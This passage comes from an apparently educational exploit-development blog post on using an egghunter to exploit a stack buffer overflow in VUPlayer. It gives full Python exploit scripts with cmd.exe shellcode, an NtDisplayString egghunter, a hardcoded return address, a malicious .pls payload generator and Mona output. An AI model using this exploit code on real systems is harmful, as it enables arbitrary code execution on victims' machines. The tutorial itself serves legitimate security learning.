shellcode += "\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
shellcode += "\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
shellcode += "\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
shellcode += "\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
shellcode += "\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"

```

```

shellcode += "\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
shellcode += "\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
shellcode += "\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
shellcode += "\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
shellcode += "\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
shellcode += "\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
shellcode += "\x24\x20\x57\xFF\xD0"

```

```

# Place the egghunter after EIP overwrite so we can execute it and search for th
# Add badcode section to show that egghunter will still find the shellcode if it
exploit = junk + eip + egghunter + badcode + egg + nops + shellcode
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill # Combine everything together for exploi

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"

```

Do the usual dance, run the script, drag and drop the payload file into VUPlayer with debugger attached and...


The screenshot displays a Windows XP desktop with a debugger window open. The debugger shows assembly code, registers, and memory dump. The assembly window is the primary focus, showing instructions like LOCK, MOV, LEA, and MOV. The registers window shows EAX, ECX, EDI, and ESI. The memory dump window shows hex and ASCII values.

Address	Hex	dump	ASCII
0051D000	00 00 00 00 F1 8E 4F 00	...	...
0051D003	00 10 40 00 50 10 40 00	.e .e	.e .e
0051D010	03 10 40 00 D0 12 40 00	.e .e	.e .e
0051D018	30 13 40 00 90 13 40 00	0.e .e	0.e .e
0051D020	F0 13 40 00 90 47 40 00	0.e .e	0.e .e
0051D023	69 40 00 00 47 40 00 00	0.e .e	0.e .e
0051D030	00 59 40 00 E0 58 40 00	0.e .e	0.e .e
0051D033	40 59 40 00 A0 59 40 00	0.e .e	0.e .e
0051D040	00 59 40 00 20 58 40 00	0.e .e	0.e .e
0051D050	70 32 40 00 D0 82 40 00	0.e .e	0.e .e
0051D053	29 40 00 90 32 40 00 00	0.e .e	0.e .e
0051D060	00 8C 40 00 00 8D 40 00	0.e .e	0.e .e
0051D063	00 8D 40 00 C0 8D 40 00	0.e .e	0.e .e
0051D070	00 8E 40 00 40 8F 40 00	0.e .e	0.e .e
0051D080	00 9F 40 00 00 90 40 00	0.e .e	0.e .e
0051D083	00 9F 40 00 00 90 40 00	0.e .e	0.e .e
0051D090	00 9F 40 00 00 90 40 00	0.e .e	0.e .e
0051D0A0	00 C6 40 00 70 C6 40 00	0.e .e	0.e .e
0051D0B0	00 C6 40 00 30 C7 40 00	0.e .e	0.e .e
0051D0B3	00 C7 40 00 F0 C8 40 00	0.e .e	0.e .e
0051D0C0	00 C9 40 00 00 C8 40 00	0.e .e	0.e .e
0051D0C3	00 C9 40 00 70 C9 40 00	0.e .e	0.e .e
0051D0D0	00 C9 40 00 10 C9 41 00	0.e .e	0.e .e
0051D0D3	70 C9 41 00 00 C9 41 00	0.e .e	0.e .e
0051D0E0	00 22 41 00 C0 22 41 00	0.e .e	0.e .e
0051D0E3	00 22 41 00 00 C0 22 41 00	0.e .e	0.e .e
0051D0F0	F0 34 41 00 50 35 41 00	0.e .e	0.e .e
0051D0F3	00 35 41 00 40 34 41 00	0.e .e	0.e .e
0051D100	00 41 00 00 41 00 00 00	0.e .e	0.e .e
0051D103	00 40 41 00 70 51 41 00	0.e .e	0.e .e
0051D110	00 51 41 00 30 53 41 00	0.e .e	0.e .e

Hooray! We did it! We successfully made do with limited space and an unpredictable shellcode location. I hope this technique will serve as a good reminder that even when the odds seem against you, there exists ways of coming out ahead and obtaining arbitrary code execution.

For a little shortcut method, you can issue the following Mona command to generate egghunter code for you, complete with tag:

```
!mona egg
```



```
0BADF000 [+! Command used:
0BADF000 !mona egg
0BADF000 [+! Egg set to w00t
0BADF000 [+! Generating traditional 32bit egghunter code
0BADF000 [+! Preparing output file 'egghunter.txt'
0BADF000 - (Re)setting logfile c:\logs\UUPlayer\egghunter.txt
0BADF000 [+! Egghunter (32 bytes):
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
0BADF000
0BADF000 [+! This mona.py action took 0:00:00.020000
```

Then, just copy and paste it into your script:

## vuplayer\_poc7.py

```
import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78) # Use little-endian to format address 0x

nops = "\x90"*24

# NtDisplayString Egghunter
egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

egg = "w00tw00t" # Tag x 2 will be our egg, egghunter code will search fo

# Command prompt (cmd.exe) shellcode + process exit (195 bytes)
shellcode = "\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
shellcode += "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
shellcode += "\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
shellcode += "\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
shellcode += "\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
shellcode += "\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
shellcode += "\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
shellcode += "\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
shellcode += "\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
shellcode += "\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
shellcode += "\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
shellcode += "\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
shellcode += "\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"
shellcode += "\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
shellcode += "\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
```

```

shellcode += "\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
shellcode += "\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
shellcode += "\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
shellcode += "\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
shellcode += "\x24\x20\x57\xFF\xD0"

# Place the egghunter after EIP overwrite so we can execute it and search for th
exploit = junk + eip + egghunter + egg + nops + shellcode
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill # Combine everything together for exploi

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"

```

And blam! You've got an egghunter ready to go! I know I could have just told you about this command earlier, but it's important to do things the good old fashioned way first before turning to automation. You'll learn a lot more and be less reliant on the tools of others. Or else, you risk turning into a... dare I say it... script kiddie? :0



## Lessons learned and reflections

So what did we learn?

- Well, we learned that sometimes you need to get creative when you're exploiting software (most of the time actually).

- There exists all kinds of strange and exotic technical methods of getting you from A to Z.
  - This method had us working around the limitation of small buffer space and inability to use jump methods by coding a very small assembly language program to search memory for our shellcode's unique tag or "egg" (w00t!), then executing it.
- Knowing assembly language is AWESOME, learn to love it if you're an aspiring exploit developer.
  - Without knowing it, we wouldn't have been able to understand the egghunter code.

That's all pretty neat stuff! Although, this method has some limitations. For example:

- The code we wrote will not work on a 64-bit system.
- It also won't work if we don't have at least 32 bytes of space to start playing with right off the bat (i.e. by using a JMP ESP instruction with a small buffer space after it or something to that effect).
- Finally, you need to have that unique tag prepended to your shellcode.

Nevertheless, it's still a very interesting way of working with limited resources!

## Feedback and onward to Part 4

That's it for this post. I'm always looking to improve my writing and explanations, so if you found anything to be unclear or you have some recommendations then send me a message on Twitter/follow (@shogun\_lab) or send an email to [steven@shogunlab.com](mailto:steven@shogunlab.com). RSS feed can be found [here](#). If you want to dive even deeper into the egghunter hole, then keep reading to the end where I'll leave you some excellent resources. There even more egghunter techniques to be learned.

Happy hacking everyone and see you next week for [Part 4](#)!

お疲れ様でした。

**UPDATE: Part 4 is posted [here](#).**

## Locating shellcode with Egghunter resources

### Tutorials

- [\[Security Sift\] Windows Exploit Development – Part 5: Locating Shellcode With Egghunting](#)
- [\[Corelan\] Exploit writing tutorial part 8 : Win32 Egg Hunting](#)
- [\[FuzzySecurity\] Egg Hunters](#)

### Research

- [\[Skape\] Safely Searching Process Virtual Address Space](#)
- [\[Wikipedia\] Staged Shellcode](#)

Shogun Lab | 将軍ラボ  
steven@shogunlab.com

 shogunlab  
 shogunlab  
 shogun\_lab

Shogun Lab does application vulnerability research to help organizations identify flaws in their software before malicious hackers do.

The Shogun Lab logo is under a [CC Attribution-NonCommercial-NoDerivatives 4.0 International License](#) by Steven Patterson and is a derivative of "Samurai" by Simon Child, under a [CC Attribution 3.0 U.S. License](#).